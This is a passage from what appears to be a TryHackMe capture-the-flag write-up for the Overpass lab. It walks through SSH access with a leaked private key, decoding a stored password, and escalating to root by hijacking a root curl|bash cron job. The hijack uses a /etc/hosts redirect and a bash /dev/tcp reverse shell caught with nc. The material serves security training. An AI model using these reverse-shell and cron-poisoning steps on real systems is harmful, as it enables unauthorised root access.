qOeULXZ5xKJkOEmEt2nH+DYZYpN0lNwT+VpdSlKBpB0eamo/4SdhKSlMsL5VNwknjRfl2D
UMpUIGJc4JrNalOt+ab3AWVeAZppr90jjkv904A9Fj6YWXNBvlAqjV0qZ6/RdHLr92AZWo
2ot6KQVbdeGd9RH/3EuG6NNByBLSERoud6bgkZboHGJKHVOQUdkXcXCjgB67FSXnXf5dMT
htwiikmqbDPS6r/eAyG/ZbMYObIXAEZKAn4Q9xtTuH4D6bq1oUNKPHDSMm76z7EtHO9gof
5liMdeoAAT49kmQy7xtvsHQ8hFiEQKrFXZoF7iDzMejBAAAAgQDAjUUkVnN+4vRKzcRcBd
3MUWHyxCyMuoVX/sxMdpC7VVQ6QechMyXebYC14xLoKtjMfs9W4PIPvf6Ap3WehX4X75lX
opz1ygvVHDCTJ12quSdl+/cGd397K3po8tPgAu+Qqb3ZndPVQsoHt6T2vCbo6MaMBdICJc
OwcvBzBOkNYwAAAIEA3pW7unVLXAfCSNVRRmGuto7Y2Y0QuSaCrwEMntmcl8y2ZXdLSkUH
xhe+D1eVp7Qu+5tl4BBFOFKMsXtmAgFjUsGeAFaYBlOLVjqLI/dgM7iaChtkuiJ0JgHBxx
MrHa3DH/lIJ7BhkOFN5hprDnOjBLir/m38hGf8k8PxaZWaMoUAAACBANdEa9qMCu1kf7x/
apDSI6/O2LDRBej74u3rsc47xzwssAO2rz8SuyyJZwCfnROrtitZnXxwShCiB7b5nKXtai
FprNgIfj2Fa0QWiScpKPttvnof38+DfA7PQtOV5FYCI6gg0LKRig2GG6OX/u0LnpxWJ20D
DRrjkQnJ57QyAm6pAAAAAAEC
-----END OPENSSH PRIVATE KEY-----
Gain initial access via the new private key
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ssh -i id_rsa james@10.49.175.20
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Sep 30 13:13:53 UTC 2026

  System load:  0.0                Processes:             103
  Usage of /:   30.7% of 18.53GB   Users logged in:       0
  Memory usage: 39%                IPv4 address for eth0: 10.49.175.20
  Swap usage:   0%


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

58 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@ip-10-49-175-20:~$ whoami
james
james@ip-10-49-175-20:~$ pwd
/home/james
james@ip-10-49-175-20:~$ ls
todo.txt  user.txt
james@ip-10-49-175-20:~$ cat user.txt
thm{65c1aaf000506e56996822c6281e6bf7}
james@ip-10-49-175-20:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@ip-10-49-175-20:~$
Next try to find james passwords in the overpass app
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
james@ip-10-49-175-20:~$ ls -al
total 48
drwxr-xr-x 6 james james 4096 Jun 27  2020 .
drwxr-xr-x 5 root  root  4096 Sep 30 08:26 ..
lrwxrwxrwx 1 james james    9 Jun 27  2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james  220 Jun 27  2020 .bash_logout
-rw-r--r-- 1 james james 3771 Jun 27  2020 .bashrc
drwx------ 2 james james 4096 Jun 27  2020 .cache
drwx------ 3 james james 4096 Jun 27  2020 .gnupg
drwxrwxr-x 3 james james 4096 Jun 27  2020 .local
-rw-r--r-- 1 james james   49 Jun 27  2020 .overpass
-rw-r--r-- 1 james james  807 Jun 27  2020 .profile
drwx------ 2 james james 4096 Jun 27  2020 .ssh
-rw-rw-r-- 1 james james  438 Jun 27  2020 todo.txt
-rw-rw-r-- 1 james james   38 Jun 27  2020 user.txt
james@ip-10-49-175-20:~$ cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQD2J5C2H?=J:?8A:4EFC6QN.
Use ROT47 to decode it: https://www.dcode.fr/rot-47-cipher
1
[{"name":"System","pass":"saydrawnlyingpicture"}]
We get the passwprd for james, however he is not in the sudoer group
http://10.49.175.20/downloads/src/buildscript.sh
1
2
3
4
5
6
GOOS=linux /usr/local/go/bin/go build -o ~/builds/overpassLinux ~/src/overpass.go
## GOOS=windows /usr/local/go/bin/go build -o ~/builds/overpassWindows.exe ~/src/overpass.go
## GOOS=darwin /usr/local/go/bin/go build -o ~/builds/overpassMacOS ~/src/overpass.go
## GOOS=freebsd /usr/local/go/bin/go build -o ~/builds/overpassFreeBSD ~/src/overpass.go
## GOOS=openbsd /usr/local/go/bin/go build -o ~/builds/overpassOpenBSD ~/src/overpass.go
echo "$(date -R) Builds completed" >> /root/buildStatus
Check the system-wide Cron Jobs
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
james@ip-10-49-175-20:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
And there is a root cronjob that downlaods the buildscript.sh and use bash to execute
1
2
3
4
5
6
7
8
9
10
11
james@ip-10-49-175-20:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 overpass-prod
127.0.0.1 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
And make the same directory as the curl dowload directory
Kali Linux IP Address: 192.168.162.207
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Downloads/downloads/src]
└─$ pwd
/home/kali/Downloads/downloads/src

┌──(kali㉿kali)-[~/Downloads/downloads/src]
└─$ echo "bash -i >& /dev/tcp/192.168.162.207/1234 0>&1" > buildscript.sh

┌──(kali㉿kali)-[~/Downloads]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Modify the /etc/hosts to make overpass.thm resovle to our Kali machine IP
1
2
3
4
5
6
7
8
9
10
james@ip-10-49-175-20:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 overpass-prod
192.168.162.207 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
From out kali server side, we can see the root scheduled task has been succesfully run and downloaded the reservese shell.
1
2
3
4
5
6
┌──(kali㉿kali)-[~/Downloads]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.49.175.20 - - [30/Sep/2026 10:34:01] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.49.175.20 - - [30/Sep/2026 10:35:01] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.49.175.20 - - [30/Sep/2026 10:36:01] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
Listen imbound connect using nc and get the reverse shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[~]
└─# nc -lvp 1234
listening on [any] 1234 ...
10.49.175.20: inverse host lookup failed: Unknown host
connect to [192.168.162.207] from (UNKNOWN) [10.49.175.20] 34760
bash: cannot set terminal process group (14011): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-49-175-20:~# whoami
whoami
root
root@ip-10-49-175-20:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-49-175-20:~# pwd
pwd
/root
root@ip-10-49-175-20:~# ls
ls
buildStatus
builds
go
root.txt
src
root@ip-10-49-175-20:~# cat root.txt
cat root.txt
thm{7f336f8c359dbac18d54fdd64ea753bb}